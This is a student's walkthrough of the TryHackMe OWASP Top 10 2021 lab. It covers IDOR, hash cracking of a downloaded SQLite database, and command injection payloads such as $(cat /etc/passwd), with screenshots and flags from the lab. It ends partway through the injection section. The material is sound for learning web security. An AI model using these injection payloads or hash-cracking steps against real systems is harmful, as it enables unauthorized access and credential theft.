GROUP TASK & MINOR PROJECT III

OWASP TOP10 -2021

Company: Senselearner Technologies Pvt. Ltd.

Group Name: HOSTA

Submitted by: SHREYA SHREE

Under the Guidance of: Mr. Shaurabh Kashyap

Learn and exploit each of the OWASP Top 10 vulnerabilities **the**10 most critical web security risks. Familiarize with the OWASP Top 10 - 2021: Review the OWASP Top 10 - 2021 list to understand the specific vulnerabilities you'll be targeting. Take note of the key characteristics, potential impact, and mitigation strategies for each vulnerability.

TASK 1 INTRODUCTION:

- Start by reading the lab's introduction or description provided by Try Hack Me. This should give you an overview of the lab's objectives and the vulnerabilities you'll be focusing on.

Room link: https://tryhackme.com/room/owasptop102021

This room is designed to provide a practical understanding of the OWASP Top 10 vulnerabilities. It includes detailed explanations of each vulnerability, how they occur, and real-world scenarios to exploit them. Through interactive challenges, participants can apply their knowledge and gain hands-on experience in a safe and controlled environment.

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration

6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging & Monitoring Failures
10. Server-Side Request Forgery (SSRF)

This beginner-friendly room explores the OWASP Top 10 vulnerabilities, offering a hands-on experience to learn about web security risks. No prior security knowledge is required, making it accessible for newcomers in a practical learning environment.

TASK 2: ACCESSING MACHINES:

In in task we learn about this steps:

Set up the Lab Environment: Follow the instructions provided to set up the lab environment on Try Hack Me. This may involve spinning up virtual machines, connecting to VPNs, or accessing specific URLs or credentials.

START MACHINE

To enter into in machine, press Start Machine button to launch the virtual machine for hands-on learning and practical tasks.

To Access the machines by following one of the options provided.

CONNECT USING OPEN VPN

- To hack machines on Try Hack Me we need to connect to our network.
- we can connect through a web-based Attack Box, or by downloading and configuring Open VPN
- Use an in-browser Linux Machine
- If you're subscribed, deploy the in-browser Attack Box!

TASK 3:1. BROKEN ACCESS CONTROL:

When website visitors can access restricted pages, such as admin-only sections, the access controls are broken, potentially leading to unauthorized actions or information exposure.
When regular visitors access protected pages.
They can view sensitive information and gain unauthorized functionality.


Broken access control lets attackers bypass authorization, accessing sensitive data and performing unauthorized tasks.

Ex: In 2019, a broken access control vulnerability allowed attackers to access private YouTube video frames, compromising user expectations of privacy.

TASK 4: BROKEN ACCESS CONTROL (IDOR CHALLENGE):

It is an access control vulnerability that allows unauthorized access to resources by exposing object identifiers, compromising the confidentiality and integrity of the system.

Ex: In a bank account scenario, an Insecure Direct Object Reference (IDOR) vulnerability exposes sensitive account details through easily guessable or manipulated URLs **https://bank.thm/account?id=111111**, bypassing proper access controls. We can see all our important bank details, and a user would do whatever they need to do and move along their way, thinking nothing is wrong.


https://bank.thm/account?id=**111111**


Welcome jclarke

Savings: $0,22

Account #111111

Account Owner: Jason Clarke

The vulnerability allows unauthorized access to others' bank information by manipulating the **ID** parameter like **222222** in the URL, if site configuration is incorrect, then he would have access to someone else's bank information.


https://bank.thm/account?id=222222

Welcome jclarke


Savings: $1337,00

Account #222222

Account Owner: Nick Perry

In this application's IDOR vulnerability allows attackers to access sensitive information from other users by exploiting the lack of ownership validation for referenced accounts. Like **id** parameter in the **URL.**

First of all login: username **"noot"** and the password **"test1234"**.



Not secure | 10.10.57.180

THM Note Server

Username: noot

Password: ••••••••••

Put id=0(http://machine-ip/note.php?note_id=0) and get the flag.


Not secure | 10.10.57.180/note.php?note_id=0

THM Note Server

```
flag{fivefourthree}
```

TASK 5: 2. CRYPTOGRAPHIC FAILURES:

A cryptographic failure occurs when web applications misuse or neglect to use cryptographic algorithms properly, compromising the confidentiality of sensitive information they aim to protect.

Ex: a secure email application:

- **Encrypting data in transit** ensures that communication between the client and server is protected from eavesdropping. It guarantees that network packets containing email content and addresses are encrypted, safeguarding the confidentiality of the information during transmission over the network.
- **Encrypting data at rest** in a secure email application ensures that emails stored on the provider's servers are encrypted, preventing unauthorized access and maintaining the privacy of the client's emails.

Cryptographic failures in web apps can unintentionally expose sensitive customer data, including personal information, financial details, and technical credentials like usernames and passwords.

Exploiting cryptographic failures may involve techniques like Man-in-The-Middle attacks or accessing unencrypted sensitive data directly from vulnerable web servers, without requiring advanced networking skills.
Overall, web application in this box has a vulnerability.

TASK 6: CRYPTOGRAPHIC FAILURES (SUPPORTING MATERIAL1):

In a web application, databases are commonly used to store and access large amounts of data. While dedicated database servers are often used, smaller applications may utilize flat-file databases stored as a single file. If the flat-file database is accessible to users, it can be downloaded and queried, leading to sensitive data exposure. The SQLite database format is commonly used and can be queried using the sqlite3 client on the command line.

Linux:

Assuming successful download, we now possess the database file.

SQLite database in the current folder.

To access, use **sqlite3 <database-name>:**

```
user@linux$ ls -l

-rw-r--r-- 1 user user 8192 Feb  2 20:33 example.db

user@ linux$ file example .db

example .db: SQLite 3.x database, last written using SQLite version 3039002, file counter 1,
database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 1
```

To see the tables in the database **.tables** command:

After that we have:


- To understand the table structure, use "**PRAGMA table_info(customers);"** and dump data using "**SELECT * FROM customers;".**
- The table information reveals four columns**: custID, custName, creditCard**, and **password.**
- Taking the first row, we have the corresponding data for each column: **custID (0), custName (Joy Paulson), credit Card (4916 9012 2231 7905),** and a **password hash (5f4dcc3b5aa765d61d8327deb882cf99).**

TASK7: CRYPTOGRAPHIC FAILURES (SUPPORTING MATERIAL2):

In this task we use cracking hash

To crack weak MD5 password hashes, we can use the online tool Crackstation, which is effective for this purpose. Kali Linux also provides other tools for hash cracking, but they are beyond the scope of this material.


The website presents an interface for cracking password hashes.


Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Paste Joy Paulson's password hash (5f4dcc3b5aa765d61d8327deb882cf99), solve the Cap



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.


The hash was successfully cracked, revealing the user's password as "password." Crack station relies on a wordlist, and if a hash is not in the wordlist, it may not be crack able.

TASK 8: CRYPTOGRAPHIC FAILURES (CHALLENGE)

Start the machine, open Firefox, and visit http://machine-ip:81/. View the source code, and note the hint about sensitive data in a specific directory.


- Name of the mentioned directory?

The source code on the /login page.




```
<html>
    <head>
        <title>Login</title>
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta charset="utf-8">
        <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
        <link type="text/css" rel="stylesheet" href="assets/css/style.css">
        <link type="text/css" rel="stylesheet" href="assets/css/loginStyle.css">
        <link type="text/css" rel="stylesheet" href="assets/css/orkney.css">
        <link type="text/css" rel="stylesheet" href="assets/css/icons.css">
        <script src="assets/js/jquery-3.5.1.min.js"></script>
    </head>
    <body>
        <header>
            <a id="home" href="/">Sense and Sensitivity</a>
            <a id="login" href="/login.php">Login</a>
        </header>
        <div class=background></div>
        <!-- Must remember to do something better with the database than store it in /assets... -->
        <main>
            <div class="content">
                <form method="POST">
                    <input type="text" name="user" placeholder="Username"><br>
                    <input type="password" name="pass" placeholder="Password"><br>
                    <input id="loginBtnFunc" type="submit" value="Login!">
                </form>
                        </div>
        </main>
        <footer><span>&copy; Sense and Sensitivity, 2022</span></footer>
    </body>
```

- Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?



Delete login and type /assets/




Index of /assets

- Parent Directory
- css/
- fonts/
- images/
- js/
- webapp.db

Apache/2.4.54 (Unix) Server at 10.10.90.222 Port 81

Download the database and use the command "ls -l" to list the folder contents. Access the database using "sqlite3 webapp.db" and view the tables with ".tables" followed by "PRAGMA table_info (users)" to get the password hash of the admin user.




```
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> ~
```

- Crack the hash.

- Admin’s plaintext password?

Copy the password hash, go to CrackStation, solve the Captcha, and click "Crack Hashes" to retrieve the password.



```
6eea9b7ef19179a06954edd0f6c05ceb
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Login as admin to retrieve the flag after cracking the hash.



Sense and Sensitivity

Welcome, admin

Well done.
Your flag is: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

TASK 9: 3. INJECTION:

Injection flaws are common vulnerabilities where user-controlled input is interpreted as commands or parameters.

Examples include:

- SQL Injection, allowing attackers to manipulate databases.
- Command Injection, enabling execution of arbitrary system commands.
- These flaws can lead to data theft, unauthorized access, and system compromise.

To prevent injection attacks: one approach is to use an allow list where user input is compared against a safe list of inputs or characters. If the input is deemed safe, it is processed; otherwise, it is rejected.

Another method involves stripping dangerous characters from the input before processing, mitigating the risk of injection vulnerabilities.

Instead of manually constructing allow lists or stripping input, libraries exist that can handle these actions automatically, mitigating the risk of injection vulnerabilities in web applications.

TASK10 [3.1.COMMAND INJECTION]:


In this module, infiltrate the cow say using Linux commands. Try Hack Me was kind enough to give us a few basic commands:

- Whoami
- Id
- ifconfig/ip addr
- uname –a
- ps -ef


But we will also be using a few others such as:

- $(ls)
- $(ls -la)
- $(cat /etc/passwd)
- $(cat /etc/os-release)

Now, start the link http://machine-ip:82/




The command "$(whoami)" retrieves the current user's information.



```
 ________
< apache >
 --------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```


Next: The command "$(ls)" lists files in the root directory.



```
 _____________________________
< css drpepper.txt index.php js >
 -----------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

How many non-root/non-service/non-daemon users are there?

To determine? Use the command $(cat /etc/passwd) to list the users. Command broken down is [cat] or concatenate the file called [/etc/passwd].




```
 ________________________________________
/ root:x:0:0:root:/root:/bin/ash         \
| bin:x:1:1:bin:/bin:/sbin/nologin       |
| daemon:x:2:2:daemon:/sbin:/sbin/nologin |
| adm:x:3:4:adm:/var/adm:/sbin/nologin   |
| lp:x:4:7:lp:/var/spool/lpd:/sbin/nologi |
| n sync:x:5:0:sync:/sbin:/bin/sync      |
| shutdown:x:6:0:shutdown:/sbin:/sbin/shu |
| tdown halt:x:7:0:halt:/sbin:/sbin/halt |
| mail:x:8:12:mail:/var/mail:/sbin/nologi |
| n                                      |
| news:x:9:13:news:/usr/lib/news:/sbin/no |
| login                                  |
| uucp:x:10:14:uucp:/var/spool/uucppublic |
| :/sbin/nologin                         |
| operator:x:11:0:operator:/root:/sbin/no |
| login                                  |
| man:x:13:15:man:/usr/man:/sbin/nologin |
```

There are no non-root/non-service/non-daemon users (standard users).

Also use the command [awk] with a few parameters:


$(awk -F: ‘$3 >= 1000’ /etc/passwd).

The root directory doesn't list any standard users, indicating the answer is "0". The presence of "/sbin/nologin" for the user "apache" confirms the user's shell as "/sbin/nologin".



```
| login                                   |
| cyrus:x:85:12::/usr/cyrus:/sbin/nologin |
| vpopmail:x:89:89::/var/vpopmail:/sbin/n |
| ologin                                  |
| ntp:x:123:123:NTP:/var/empty:/sbin/nolo |
| gin                                     |
| smmsp:x:209:209:smmsp:/var/spool/mqueue |
| :/sbin/nologin                          |
| guest:x:405:100:guest:/dev/null:/sbin/n |
| ologin                                  |
| nobody:x:65534:65534:nobody:/:/sbin/nol |
| ogin                                    |
| apache:x:100:101:apache:/var/www:/sbin/ |
\ nologin                                 /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

The command "$(cat /etc/os-release)" reveals the operating system version as "3.16.0".



